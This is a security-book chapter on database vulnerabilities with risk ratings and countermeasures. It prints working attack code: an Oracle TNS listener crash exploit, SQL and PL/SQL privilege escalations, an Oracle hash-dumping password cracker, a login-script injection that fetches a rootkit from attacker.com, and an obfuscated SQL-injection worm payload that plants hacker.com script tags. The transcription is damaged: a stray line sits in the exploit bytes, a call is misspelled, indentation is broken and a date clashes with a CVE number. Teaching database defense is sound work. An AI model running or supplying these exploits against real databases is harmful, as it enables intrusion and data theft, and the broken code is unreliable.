Database vulnerabilities tend to fall into several categories:

- Network attacks
- Database engine bugs
- Vulnerable built-in stored objects
- Weak or default passwords
- Misconfigurations
- Indirect attacks



Network Attacks

<i>Popularity:</i>	8
<i>Simplicity:</i>	2
<i>Impact:</i>	9
<i>Risk Rating:</i>	6

All database platforms contain a network listening component. Sometimes this component is a separate executable (as with Oracle), and often it is part of the main database engine process (as with MS SQL Server). Like all network listeners, the listening component has to be carefully written to avoid the usual attack suspects such as buffer

overflows. The susceptibility to attack is in direct proportion to the complexity of the protocol. No wonder vulnerabilities are still being found in databases that are over 30 years old.

We've already mentioned the most famous example exploiting these vulnerabilities when we discussed the SQL Slammer worm in the previous section. Many other vulnerabilities have been discovered over the years. Just look at Oracle's quarterly critical patch updates (CPU) and you'll notice that many of the issues are related to the network components. For instance, the January 2011 CPU (latest at the time of writing) addresses vulnerability CVE-2012-0072, which is a listener vulnerability that can be exploited without any privileges. If such a vulnerability exists and is exploitable, the attacker can gain full control of the host running the database (or full control of the database owner on Linux/UNIX platforms).

Here is a simple example that crashes an Oracle listener in most versions:

```
# TNS Listener (Oracle RDBMS) exploit
# Cause trap (or sometimes memory exhaustion) in Listener process
# Successfully working with:
# Oracle RDBMS 11.1.0.7.0 windows x86 with CPUjan2010 applied
# Oracle RDBMS 11.1.0.7.0 linux x86 with CPUjan2010 applied
# Oracle RDBMS 11.2.0.1.0 linux x86
# Vulnerability discovered by Dennis Yurichev <dennis@conus.info>
from sys import *
from socket import *
sockobj = socket(AF_INET, SOCK_STREAM)
sockobj.connect ((argv[1], 1521))
sockobj.send(
    "\x00\x68\x00\x00\x01\x00\x00\x00" #|.h.....|
    "\x01\x3A\x01\x2C\x00\x00\x20\x00" #|.:.,....|
    "\x7F\xFF\xC6\x0E\x00\x00\x01\x00" #|.....|
    "\x00\x2E\x00\x3A\x00\x00\x00\x00" #|...:....|
    "\x00\x00\x00\x00\x00\x00\x00\x00" #|.....|
    "\x00\x00\x00\x00\x00\x00\x00\x00" #|.....|
    "\x00\x00\x00\x00\x00\x00\x00\x00" #|.....|
    "\x00\x00\x28\x43\x4F\x4E\x4E\x45" #|..(CONNE|
    "\x43\x54\x5F\x44\x41\x54\x41\x3D" #|CT_DATA=|
    "\x28\x43\x4F\x4D\x4D\x41\x4E\x44" #|(COMMAND|
    "\x3D\x73\x65\x72\x76\x69\x63\x65" #|=service|
    "\x5F\x72\x65\x67\x69\x73\x74\x65" #|_registel
    "\x72\x5F\x4E\x53\x47\x52\x29\x29" #|r_NSGR))|
)
data=sockobj.recv(102400)
sockobj.send(
    "\x02\xDE\x00\x00\x06\x00\x00\x00" # |.....|
    "\x00\x00\x00\x00\x02\xD4\x20\x08" # |.....|
```



```

"\xFF\x03\x01\x00\x12\x34\x34\x34" # |.....444|
"\x34\x34\x78\x10\x10\x32\x10\x32" # |44x..2.2|
"\x10\x32\x10\x32\x10\x32\x54\x76" # |.2.2.2Tv|
"\x00\x78\x10\x32\x54\x76\x44\x00" # |.x.2TvD.|
"\x00\x80\x02\x00\x00\x00\x00\x04" # |.....|
"\x00\x00\x70\xE4\xA5\x09\x90\x00" # |..p.....|
"\x23\x00\x00\x00\x42\x45\x43\x37" # |#...BEC7|
"\x36\x43\x32\x43\x43\x31\x33\x36" # |6C2CC136|
"\x2D\x35\x46\x39\x46\x2D\x45\x30" # |-5F9F-E0|
"\x33\x34\x2D\x30\x30\x30\x33\x42" # |34-0003B|
"\x41\x31\x33\x37\x34\x42\x33\x03" # |A1374B3.|
"\x00\x65\x00\x01\x00\x01\x00\x00" # |.e.....|
"\x00\x00\x00\x00\x00\x00\x64\x02" # |.....d.|
"\x00\x80\x05\x00\x00\x00\x00\x04" # |.....|
"\x00\x00\x00\x00\x00\x00\x01\x00" # |.....|
"\x00\x00\x10\x00\x00\x00\x02\x00" # |.....|
"\x00\x00\x84\xC3\xCC\x07\x01\x00" # |.....|
"\x00\x00\x84\x2F\xA6\x09\x00\x00" # |.../....|
"\x00\x00\x44\xA5\xA2\x09\x25\x98" # |..D...%.|
"\x18\xE9\x28\x50\x4F\x28\xBB\xAC" # |..(PO(..|
"\x15\x56\x8E\x68\x1D\x6D\x05\x00" # |.V.h.m..|
"\x00\x00\xFC\xA9\x36\x22\x0F\x00" # |....6"...|
"\x00\x00\x60\x30\xA6\x09\x0A\x00" # |..`0....|
"\x00\x00\x64\x00\x00\x00\x00\x00" # |..d.....|
"\x00\x00\xAA\x00\x00\x00\x00\x01" # |.....|
"\x00\x00\x17\x00\x00\x00\x78\xC3" # |.....x.|
"\xCC\x07\x6F\x72\x63\x6C\x00\x28" # |..orcl.(|
"\x48\x4F\x53\x54\x3D\x77\x69\x6E" # |HOST=win|
"\x32\x30\x30\x33\x29\x00\x01\x00" # |2003)...|
"\x00\x00\x09\x00\x00\x00\x01\x00" # |.....|
"\x00\x00\x50\xC5\x2F\x22\x02\x00" # |..P./"...|
"\x00\x00\x34\xC5\x2F\x22\x00\x00" # |..4./"...|
"\x00\x00\x9C\xC5\xCC\x07\x6F\x72" # |.....or|
"\x63\x6C\x5F\x58\x50\x54\x00\x09" # |cl_XPT..|
"\x00\x00\x00\x50\xC5\x2F\x22\x04" # |..P./".|
"\x00\x00\x00\x00\x00\x00\x00\x00" # |.....|
"\x00\x00\x00\x00\x00\x00\x00\x34" # |.....4|
"\xC5\xCC\x07\x6F\x72\x63\x6C\x5F" # |...orcl_|
"\x58\x50\x54\x00\x01\x00\x00\x00" # |XPT.....|
"\x05\x00\x00\x00\x01\x00\x00\x00" # |.....|
"\x84\xC5\x2F\x22\x02\x00\x00\x00" # |../"....|
"\x68\xC5\x2F\x22\x00\x00\x00\x00" # |h./"....|
"\xA4\xA5\xA2\x09\x6F\x72\x63\x6C" # |....orcl|
"\x00\x05\x00\x00\x00\x84\xC5\x2F" # |...../|

```

```

"\x22\x04\x00\x00\x00\x00\x00" # |".....|
"\x00\x00\x00\x00\x00\x00\x00" # |.....|
"\x00\xFC\xC4\xCC\x07\x6F\x72\x63" # |.....orc|
"\x6C\x00\x01\x00\x00\x00\x10\x00" # |l.....|
"\x00\x00\x02\x00\x00\x00\xBC\xC3" # |.....|
"\xCC\x07\x04\x00\x00\x00\xB0\x2F" # |...../|
"\xA6\x09\x00\x00\x00\x00\x00" # |.....|
"\x00\x00\x89\xC0\xB1\xC3\x08\x1D" # |.....|
"\x46\x6D\xB6\xCF\xD1\xDD\x2C\xA7" # |Fm....,.|
"\x66\x6D\x0A\x00\x00\x00\x78\x2B" # |fm....x+|
"\xBC\x04\x7F\x00\x00\x00\x64\xA7" # |.....d.|
"\xA2\x09\x0D\x00\x00\x00\x20\x2C" # |.....,|
"\xBC\x04\x11\x00\x00\x00\x95\x00" # |.....|
"\x00\x00\x02\x20\x00\x80\x03\x00" # |.....|
"\x00\x40\x98\xC5\x2F\x22\x00\x00" # |..../"..| was
\x00\x00\x98\xC5\x2F\x22\x00\x00
"\x00\x00\x00\x00\x00\x00\x0A\x00" # |.....|
"\x00\x00\xB0\xC3\xCC\x07\x44\x45" # |.....DE|
"\x44\x49\x43\x41\x54\x45\x44\x00" # |DICATED.|
"\x28\x41\x44\x44\x52\x45\x53\x53" # |(ADDRESS|
"\x3D\x28\x50\x52\x4F\x54\x4F\x43" # |= (PROTOC|
"\x4F\x4C\x3D\x42\x45\x51\x29\x28" # |OL=BEQ) (|
"\x50\x52\x4F\x47\x52\x41\x4D\x3D" # |PROGRAM=|
"\x43\x3A\x5C\x61\x70\x70\x5C\x41" # |C:\app\A|
"\x64\x6D\x69\x6E\x69\x73\x74\x72" # |ministr|
"\x61\x74\x6F\x72\x5C\x70\x72\x6F" # |ator\pro|
"\x64\x75\x63\x74\x5C\x31\x31\x2E" # |duct\11.|
"\x31\x2E\x30\x5C\x64\x62\x5F\x31" # |1.0\db_1|
"\x5C\x62\x69\x6E\x5C\x6F\x72\x61" # |\bin\ora|
"\x63\x6C\x65\x2E\x65\x78\x65\x29" # |cle.exe)|
"\x28\x41\x52\x47\x56\x30\x3D\x6F" # |(ARGV0=o|
"\x72\x61\x63\x6C\x65\x6F\x72\x63" # |racleorc|
"\x6C\x29\x28\x41\x52\x47\x53\x3D" # |l) (ARGS=|
"\x27\x28\x4C\x4F\x43\x41\x4C\x3D" # |' (LOCAL=|
"\x4E\x4F\x29\x27\x29\x29\x00\x4C" # |(NO) ')) .L|
"\x4F\x43\x41\x4C\x20\x53\x45\x52" # |OCAL.SER|
"\x56\x45\x52\x00\x68\xC5\x2F\x22" # |VER.h./"|
"\x34\xC5\x2F\x22\x00\x00\x00\x00" # |4./"....|
"\x05\x00\x00\x00\x84\xC5\x2F\x22" # |...../"|
"\x04\x00\x00\x00\x00\x00\x00" # |.....|
"\x00\x00\x00\x00\x00\x00\x00" # |.....|
"\xFC\xC4\xCC\x07\x6F\x72\x63\x6C" # |.....orcl|
"\x00\x09\x00\x00\x00\x50\xC5\x2F" # |.....P./|
"\x22\x04\x00\x00\x00\x00\x00" # |".....|

```

```

"\x00\x00\x00\x00\x00\x00\x00\x00" # |.....|
"\x00\x34\xC5\xCC\x07\x6F\x72\x63" # |.4...orc|
"\x6C\x5F\x58\x50\x54\x00"          # |l_XPT. |
)
sockobj.close()

```

Network attacks also include a subcategory of attacks that target network logic flaws. For example, trusting commands sent from a client and then executing them as a privileged user can lead to full database compromise. An issue that was fixed by Oracle in a January 2006 CPU allowed users to specify any command in certain protocol packets. This command would then execute as SYS user.



Network Attacks Countermeasures

To protect your database from network attacks, implement these countermeasures:

- Segment your internal network and separate databases from other segments by using firewalls and configuration options such as valid-node checking for Oracle. Allow only a select subset of internal IP addresses to access the database.
- Apply DBMS vendor patches as soon as they are made available.



DB Engine Bugs

<i>Popularity:</i>	4
<i>Simplicity:</i>	4
<i>Impact:</i>	9
<i>Risk Rating:</i>	6

The database engine is one of the most complex pieces of software ever made. It includes many different processes that are responsible for the smooth operation of the database. It also includes many different components that interact with the user such as parsers and optimizers as well as running environments (PL/SQL, T-SQL) that let users create programs to execute inside the database. It is no wonder that such complex software includes bugs and that some of these bugs are security related and exploitable. Ranging from improper permission validations to buffer overflows that allow an attacker to gain full control of the database, these bugs are very hard to protect against. We present a few examples of such vulnerabilities here.

An incorrect permissions validation vulnerability was patched by Oracle in the July 2007 CPU. This vulnerability allowed specially crafted SQL statements to bypass permissions granted to the executing user and perform updates, inserts, and deletes on tables without appropriate privileges:

```
create view em_em as
select e1.ename,e1.empno,e1.deptno
from scott.emp e1, scott.emp e2
where e1.empno=e2.empno;

delete from em_em;
```

An even more serious issue (CVE-2008-0107) allowed an attacker to take control of an MS SQL Server host via an integer underflow vulnerability that existed in all MS SQL Server versions up to 2005 SP2.



DB Engine Bugs Countermeasures

Implement these countermeasures to protect your database:

- Apply DBMS vendor patches as soon as they are made available.
- Monitor database logs for errors and audit user activity.



Vulnerable Built-in Stored Objects

<i>Popularity:</i>	4
<i>Simplicity:</i>	4
<i>Impact:</i>	9
<i>Risk Rating:</i>	6

Many database systems provide a large number of built-in stored procedures and packages. These stored objects provide additional functionality to the database and help administrators and developers to manage the database system. By default, an Oracle database is installed with almost 30,000 publicly accessible objects that provide functionality for many tasks, including accessing OS files, making HTTP requests, managing XML objects, and supporting replication. With such a large attack surface, vulnerabilities are inevitable. These vulnerabilities range from SQL injection attacks to buffer overflows to application logic issues. Indeed, a major share of discovered Oracle vulnerabilities focuses on built-in Oracle packages. Just search for Oracle on onexploit-db.com.

Here is a simple buffer overflow that was patched by Oracle in January 2008:

```
Declare
buff varchar2(32767);
begin
/* generate evil buffer */
buff:='12345678901234567890123456789';
```

```

buff:=buff||buff;
buff:=buff||buff;
buff:=buff||buff;
buff:=buff||buff;
buff:=buff||buff;
buff:=buff||'0012345678901234567890123';
XDB.XDB_PITRIG_PKG.PITRIG_TRUNCATE(buff,buff);
end;

```

In fact, this Oracle subsystem (XDB) is responsible for many discovered vulnerabilities in recent years.

Here is a more recent example released during Blackhat DC 2010 by David Litchfield, which allowed an attacker to gain DBA privileges:

```

SELECT DBMS_JAVA.SET_OUTPUT_TO_JAVA('ID','oracle/aurora/rdbms/DbmsJava','SYS',
'writeOutputToFile','TEXT', NULL, NULL, NULL, NULL,0,1,1,1,1,0,'DECLARE PRAGMA
AUTONOMOUS_TRANSACTION; BEGIN EXECUTE IMMEDIATE ''GRANT DBA TO PUBLIC''; END;', 'BEGIN
NULL; END;') FROM DUAL;

```

```

EXEC DBMS_CDC_ISUBSCRIBE.INT_PURGE_WINDOW('NO_SUCH_SUBSCRIPTION', SYSDATE());

```

The first part of the exploit tells Oracle to execute PL/SQL code after running a Java procedure. This code is executed in the context of SYS. The next part of the attack invokes any random Java procedure and then the attacker can enjoy taking control of the database with his newfound DBA privileges.

Although Oracle built-in packages are wrapped (obfuscated), un-wrapping them to inspect the code and try and find vulnerabilities is fairly easy:

```

#!/usr/bin/env python
# An unwrap utility to extract Oracle clear text from wrapped files.
# Author: Slavik Markovich
# Version: 1.0
import sys
import os
import zlib
import base64
t = '\x3D\x65\x85\xB3\x18\xDB\xE2\x87\xF1\x52\xAB\x63\x4B\xB5\xA0\x5F\x7D\x68\x7B\x9B\x24\xC2\x28\x67\x8A\xDE\xA4\x26\x1E\x03\xEB\x17\x6F\x34\x3E\x7A\x3F\xD2\xA9\x6A\x0F\xE9\x35\x56\x1F\xB1\x4D\x10\x78\xD9\x75\xF6\xBC\x41\x04\x81\x61\x06\xF9\xAD\xD6\xD5\x29\x7E\x86\x9E\x79\xE5\x05\xBA\x84\xCC\x6E\x27\x8E\xB0\x5D\xA8\xF3\x9F\xD0\xA2\x71\xB8\x58\xDD\x2C\x38\x99\x4C\x48\x07\x55\xE4\x53\x8C\x46\xB6\x2D\xA5\xAF\x32\x22\x40\xDC\x50\xC3\xA1\x25\x8B\x9C\x16\x60\x5C\xCF\xFD\x0C\x98\x1C\xD4\x37\x6D\x3C\x3A\x30\xE8\x6C\x31\x47\xF5\x33\xDA\x43\xC8\xE3\x5E\x19\x94\xEC\xE6\xA3\x95\x14\xE0\x9D\x64\xFA\x59\x15\xC5\x2F\xCA\xBB\x0B\xDF\xF2\x97\xBF\x0A\x76\xB4\x49\x44\x5A\x1D\xF0\x00\x96\x21\x80\x7F\x1A\x82\x39\x4F\xC1\xA7\xD7\x0D\xD1\xD8\xFF\x13\x93\x70\xEE\x5B\xEF\xBE\x09\xB9\x77\x72\xE7\xB2\x

```

```
54\xB7\x2A\xC7\x73\x90\x66\x20\x0E\x51\xED\xF8\x7C\x8F\x2E\xF4\x12\xC6\x2B\x83\xCD\xAC\xCB\x3B\xC4\x4E\xC0\x69\x36\x62\x02\xAE\x88\xFC\xAA\x42\x08\xA6\x45\x57\xD3\x9A\xBD\xE1\x23\x8D\x92\x4A\x11\x89\x74\x6B\x91\xFB\xFE\xC9\x01\xEA\x1B\xF7\xCE'
```

```
def unwrapStr(w):
    '''
    Unwrap the given string using the translation table above
    '''
    return zlib.decompress(base64.decodestring('\n'.join(w.splitlines()[20:]))[20:].
        translate(t)).strip(' \x00')
```

```
def handleFile(src, dst):
    '''
    Handle a single file and write to the given dest
    '''
    w = ''
    inWrapped = False
    for line in src:
        if 'wrapped' in line.lower():
            inWrapped = True
        if line.strip() == '/':
            inWrapped = False
        if len(w) > 0:
            dst.write("-- Unwrapped code by Slavik's unwrapperizer\n")
            dst.write('CREATE OR REPLACE ')
            dst.write(unwrapStr(w))
            dst.write('\n')
            w = ''
        if inWrapped:
            w += line
        else:
            dst.write(line)
    # If there is no '/' and we finished the file, try to unwrap
    if inWrapped:
        if len(w) > 0:
            dst.write("-- Unwrapped code by Slavik's unwrapperizer\n")
            dst.write('CREATE OR REPLACE ')
            dst.write(unwrapStr(w))
            dst.write('\n')
```

```
def unwrapFiles(files):
    '''
    The main entry point when run as a script
    Ways to run:
    * If we are running with no arguments expect unwrap standard input
    to standard output.
```

```

* If we are running with one argument, treat as file name and unwrap
to standard output
* If we are running with two arguments, treat them as input and output
file names (output can be a directory)
* If we are running with more than two, treat the first as file names
and the last as a directory
'''
if len(files) == 0:
    handleFile(sys.stdin, sys.stdout)
elif len(files) == 1:
    fin = open(files[0], 'r')
    handleFile(fin, sys.stdout)
    fin.close()
elif len(files) == 2:
    fin = open(files[0], 'r')
    if os.path.isdir(files[1]):
        fout = open(files[1] + os.path.sep + os.path.basename(files[0])
'.clear', 'w')
    else:
        fout = open(files[1], 'w')
        handleFile(fin, fout)
        fin.close()
        fout.close()
else:
    if not os.path.isdir(files[-1]):
        sys.stderr.write('Last file must be a directory!')
    else:
        for f in files[0:-1]:
            try:
                fin = open(f, 'r')
                fout = open(files[-1] + os.path.sep + os.path.basename(f) + '.clear',
'w')

                handleFile(fin, fout)
            except Exception, e:
                sys.stderr.write('Error handling file: ' + f + '\n')
                sys.stderr.write(str(e) + '\n')
            finally:
                if fin: fin.close()
                if fout: fout.close()

def main():
    unwrapFiles(sys.argv[1:])

if __name__ == "__main__":
    main()

```



Vulnerable Built-in Stored Objects Countermeasures

To protect vulnerable stored objects, implement these countermeasures:

- Apply DBMS vendor patches as soon as they are made available.
- Follow the least privilege principle so database accounts have the minimal privileges required for them to perform their work. Make sure to revoke access to dangerous database objects.



Weak or Default Passwords

<i>Popularity:</i>	<i>10</i>
<i>Simplicity:</i>	<i>9</i>
<i>Impact:</i>	<i>10</i>
<i>Risk Rating:</i>	<i>10</i>

Although the previous paragraphs discussed the various vulnerability categories in a database, the sad fact is that an attacker will not need to perform any elaborate hacks in most cases. The easiest path into the database is to simply use the correct credentials. From our experience, large organizations have hundreds, if not thousands, of weak and default passwords for their database accounts. After scanning and finding a database, an attacker usually tries using a script that contains a few hundred combinations of credentials and, in most cases, succeeds in gaining access to the database.

Here is a simple password cracker for Oracle that allows users to check for weak passwords given a dictionary file:

```
#!/usr/bin/env python
#
# dumppass.py
# Dump Oracle 11g passwords using a simple SQL*Plus wrapper select
# Author:      Slavik Markovich
# Version:     1.0
# Date:        2010-01-27
import os
import sys
import subprocess
import hashlib
import binascii
from optparse import OptionParser, OptionGroup
if 'win' in sys.platform:
    win = True
else:
    win = False
```



```

verbose = True
def log(msg):
    global verbose
    if verbose:
        print msg
class OraSQLPlus(object):
    def __init__(self, home, sid, connectstr):
        self.home = home
        self.sid = sid
        self.connectstr = connectstr
        if win:
            cmd = 'sqlplus.exe'
        else:
            cmd = 'sqlplus'
        self.sqlplus = os.path.join(self.home, 'bin', cmd)
    def getEnv(self):
        env = os.environ
        env['ORACLE_HOME'] = self.home
        env['ORACLE_SID'] = self.sid
        if not win:
            env['LD_LIBRARY_PATH'] = os.path.join(self.home, 'lib')
        return env
    def runSelect(self, stmt):
        p = subprocess.Popen([self.sqlplus, '-s', self.connectstr],
                               stdin=subprocess.PIPE,
                               stdout=subprocess.PIPE,
                               stderr=subprocess.PIPE,
                               env=self.getEnv())
        (out, err) = p.communicate('set head off ver off lines 2000 pages 0
feed off colsep |\n' + stmt + ';\nexit\n')
        # Get lines and strip away the prefix and post-fix of SQL*Plus
        lines = out.strip().split('\n')
        return [[col.strip() for col in line.split('|')] for line in lines]
    def hashes(self):
        return self.runSelect('select name, spare4 from sys.user$ where
spare4 is not null')
    def version(self):
        res = self.runSelect('select banner from v$version')
        return res[0][0].split(' ')[-4]
def get_hash(p, salt):
    s = hashlib.shal()
    s.update(p)
    s.update(salt)

```

```

        return s.hexdigest().upper()
def crack_passwords(hashes, filename):
    log('Reading passwords from %s' % (filename))
    f = None
    try:
        f = open(filename, 'r')
        for h in hashes:
            if h[1][0:2] != 'S:':
                continue
            found = False
            f.seek(0)
            salt = binascii.a2b_hex(h[1][42:62])
            sha1 = h[1][2:42].upper()
            for line in f:
                if found: break
                passwd = line.rstrip().upper()
                for p in [passwd, passwd.lower()]:
                    if get_hash(p, salt) == sha1:
                        print "Found password %s for user %s" % (p, h[0])
                        found = True
                        break
            # Let's try some username permutations
            for u in [h[0], h[0].lower()]:
                if found: break
                if get_hash(u, salt) == sha1:
                    print "Found password %s for user %s" % (u, h[0])
                    found = True
                for p in [u + str(n) for n in range(10)]:
                    if found: break
                    if get_hash(p, salt) == sha1:
                        print "Found password %s for user %s" % (p, h[0])
                        found = True
            finally:
                if f: f.close()
def options_handler(args):
    parser = OptionParser(version='%prog 1.0',
        description='Load passwords from the database and try to crack them
using a password dictionary file')
    oracle_group = OptionGroup(parser, 'Oracle options', 'Specify the
database details')
    oracle_group.add_option('-o', '--home', help='The ORACLE_HOME to use to
run SQL*Plus. If not specified, use the environment variable.')
    oracle_group.add_option('-s', '--sid', help='The ORACLE_SID to use in

```

```

case we are connecting locally. If not specified, use the environment
variable.')
    oracle_group.add_option('-c', '--connectstr', help='The connect string
in any form that SQL*Plus accepts - i.e. user/password@tnsname or
user/password@host:port/sid')
    parser.add_option_group(oracle_group)
    password_group = OptionGroup(parser, 'Password options', 'Specify the
password file and options')
    password_group.add_option('-f', '--file', help='The file containing the
password dictionary, a single password on a line.')
    parser.add_option_group(password_group)
    general_group = OptionGroup(parser, 'General options', 'General options
to control verbose output, etc.')
    general_group.add_option('-q', '--quiet', action='store_false',
dest='verbose',
default=True, help="don't print status messages to stdout")
    parser.add_option_group(general_group)
    # Collect all the command line options
    (options, arguments) = parser.parse_args(args)
    if options.home == None:
        if 'ORACLE_HOME' not in os.environ:
            parser.error('You must provide the ORACLE_HOME either as a
parameter or on the environment')
        else:
            options.home = os.environ['ORACLE_HOME']
    if options.connectstr == None:
        log('No connect string given, using "/" as sysdba" to connect.')
        options.connectstr = '/' as sysdba'
    if options.sid == None:
        if 'ORACLE_SID' not in os.environ:
            if options.connectstr.find('@') == -1:
                parser.error('You must provide ORACLE_SID for local
connections')
            else:
                options.sid = os.environ['ORACLE_SID']
    if options.file == None:
        parser.error('This is a dictionary based password cracker. Please
provide the dictionary file')
    global verbose
    verbose = options.verbose
    return options
def main(args):
    options = options_handler(args)

```

```
sqlplus = OraSQLPlus(options.home, options.sid, options.connectstr)
log('Connecting to Oracle version - %s' % (sqlplus.version()))
hashes = sqlplus.hashes()
crack_passwords(hashes, options.file)
if __name__ == '__main__':
    main(sys.argv[1:])
```



Weak or Default Passwords Countermeasures

Take these steps to guard against weak and default passwords:

- Periodically scan your databases to discover and alert users to weak and default passwords.
- Monitor application accounts for suspicious activity not originating from the application servers.



Misconfigurations

<i>Popularity:</i>	8
<i>Simplicity:</i>	8
<i>Impact:</i>	9
<i>Risk Rating:</i>	8

In our experience, basic misconfiguration settings on databases are due to the simple and incorrect assumption that if the database is not accessible to the Internet, it is safe enough within the organization's internal network. Common misconfigurations include:

- Leaving listening components without using management passwords at all. This issue is very common with older Oracle installations before changing the listener behavior to allow only local management connections if no password is set.
- Keeping administrative passwords empty, generally for administrative users like 'sa'.
- Running multiple unrelated services on the database hosts like Windows domain controllers.
- Granting excessive privileges to service accounts or even to every database account. Oracle enables many of these grants, by default, to PUBLIC.

- Choosing unsecure settings, granting full access to the OS file system from the database. Oracle UTL_FILE_DIR comes to mind.
- Setting no limits to suspicious account activities such as failed logins, password lock time, etc.
- Not enforcing password strength requirements and periodic password changes.
- Not limiting account behavior like sessions per account and CPU consumption.
- Trusting remote administrative connections, for example, Oracle REMOTE_LOGIN_PASSWORDFILE and REMOTE_OS_AUTHENT.
- Not enabling auditing, at least on basic system operations,
- Leaving demonstration accounts on production databases.

These are just examples. Every organization should develop a strong set of checks and golden standards per database platform.



Misconfiguration Countermeasures

Create a gold standard for each database platform and periodically scan your databases to discover and alert on any deviations from this standard.



Indirect Attacks

<i>Popularity:</i>	2
<i>Simplicity:</i>	5
<i>Impact:</i>	9
<i>Risk Rating:</i>	5

Although throughout this section we've discussed different attack vectors that an attacker might employ to attack databases directly, it's important to understand that a direct attack is not always the best or easiest course of action. With database administrators (DBAs) being directly targeted in advance, along with persistent threat attacks, an attacker targeting a particular organization can, once gaining control of a DBA machine, change obscure configuration files or even modify database client binaries to inject his own nefarious commands into the database. Another option for an attacker is to install a keylogger on the DBA's machine to capture the used credentials. In both cases, there is no need to actually hack into the database, as credentials are readily available with the highest privileges.

Here is a simple example of changing a configuration file on an Oracle DBA machine that allows an attacker to log into the database without an actual attack. Oracle client installations contain, by default, a file in which every command will be executed when SQL*Plus (Oracle's client) successfully logs into the database. A DBA won't notice several lines being added to the file:

```

set term off
grant dba to SLAVIK identified by OWNYOURDB;
@http://www.attacker.com/installrootkit.sql
set term on

```

Now, the attacker can lie back and relax and just wait for the DBA to log into the database. Then he can use his newly created credentials to download a database rootkit that uploads all data to the attacker's machine.



Indirect Attacks Countermeasures

Implement these countermeasures to protect your DBA system:

- Monitor and alert on suspicious privileged user's behavior.
- Restrict what is allowed to run on the DBA system to known good programs only.
- Do not click untrusted/unknown links in your web browser from your DBA system.
- Strictly control user access to the DBA system.

Other Considerations

Until this point, we've talked about attackers trying to steal information from the database. But attackers have other goals too. Although stealing sensitive data is probably topmost on the list, infecting more machines that are then forced to join the hacker bot-army is another big win. To do this, attackers might chose to infect database tables, containing content displayed on the Web, with malicious scripts. This is what happened when an MS SQL Server worm used SQL injection to infect MS SQL Server databases with malicious (ever-changing) content.

The attack is obfuscated as something similar to what's shown here:

```

DECLARE @S VARCHAR(4000); SET @S=CAST(0x4445434C41524520405420564152434841522
8323535292C40432056415243484152283235352
9204445434C415245205461626C655F437572736F7220435552534F5220464F522053454
C45435420612E6E
616D652C622E6E616D652046524F4D207379736F626A6563747320612C737973636F6C756D6
E73206220574
845524520612E69643D622E696420414E4420612E78747970653D27752720414E442028622E7
8747970653D
3939204F5220622E78747970653D3335204F5220622E78747970653D323331204F5220622
E78747970653D3
1363729204F50454E205461626C655F437572736F72204645544348204E4558542046524F4D2
05461626C65
5F437572736F7220494E544F2040542C4043205748494C4528404046455443485F5354415455
533D3029204

```

```

24547494E20455845432827555044415445205B272B40542B275D20534554205B272B40432
B275D3D525452
494D28434F4E5645525428564152434841522834303030292C5B272B40432B275D29292
B27273C736372697
074207372633D687474703A2F2F7777772E616477626E722E636F6D2F622E6A733E3C2
F7363726970743E27
272729204645544348204E4558542046524F4D205461626C655F437572736F7220494E544
F2040542C40432
0454E4420434C4F5345205461626C655F437572736F72204445414C4C4F43415445205461626
C655F437572
736F7220 AS VARCHAR(4000)); EXEC @S;

```

This translates to the following interesting script:

```

DECLARE @T VARCHAR(255),@C VARCHAR(255) DECLARE Table_Cursor CURSOR FOR
SELECT
a.name,b.name FROM sysobjects a,syscolumns b WHERE a.id=b.id AND a.xtype='u'
AND
(b.xtype=99 OR b.xtype=35 OR b.xtype=231 OR b.xtype=167) OPEN Table_Cursor
FETCH NEXT
FROM Table_Cursor INTO @T,@C WHILE(@@FETCH_STATUS=0) BEGIN EXEC('UPDATE ['+@
T+'] SET
['+@C+']=RTRIM(CONVERT(VARCHAR(4000),['+@C+'])))+'<script
src=http://www.hacker.com/a.js></script>') FETCH NEXT FROM Table_Cursor
INTO @T,@C END
CLOSE Table_Cursor DEALLOCATE Table_Cursor

```

The same can be achieved in Oracle using this script (not running in the wild):

```

DECLARE
PRAGMA AUTONOMOUS_TRANSACTION;
BEGIN
FOR tab IN (SELECT table_name FROM dba_tables where owner = 'OWNER')
LOOP
FOR col IN (SELECT column_name, data_type, data_length
FROM dba_tab_cols
WHERE owner = 'OWNER' AND table_name = tab.table_name)
LOOP
IF col.data_type IN ('VARCHAR2', 'NVARCHAR2', 'CHAR', 'NCHAR',
'LONG')
THEN
IF col.data_length >= 38
THEN
EXECUTE IMMEDIATE 'UPDATE HACKING.' || tab.table_name ||
' SET ' ||

```

```
col.column_name || ''<script src=http://www.hacker.com/a.js></script>''';
        COMMIT;
    END IF;
END IF;
END LOOP;
END LOOP;
END;
```

Consider what happens when a user browses to a website being driven by the data in these tables. Instead of receiving the data, the user's browser receives a reference to a script being loaded from the attacker's site, infecting the user's machine.

SUMMARY

As the online world has integrated itself into our lifestyles, web and database hacking has become an increasingly more visible and relevant threat to global commerce. Nevertheless, despite its cutting-edge allure, web and database hacking is based on many of the same techniques for penetrating the confidentiality, integrity, and availability of similar technologies that have gone before. Mitigating this risk can, therefore, be achieved by adhering to some simple principles. As you saw in this chapter, one critical step is to ensure that your web and database platform (that is, the server) is secure by keeping up with patches and best-practice configurations. You also saw the importance of validating all user input and output—assume it is evil from the start, and you will be miles ahead when a real attacker shows up at your door. Finally, we can't overemphasize the necessity to regularly audit your own web apps. The state of the art in web hacking continues to advance, demanding ongoing diligence to protect against the latest tools and techniques. There is no vendor service pack for custom code!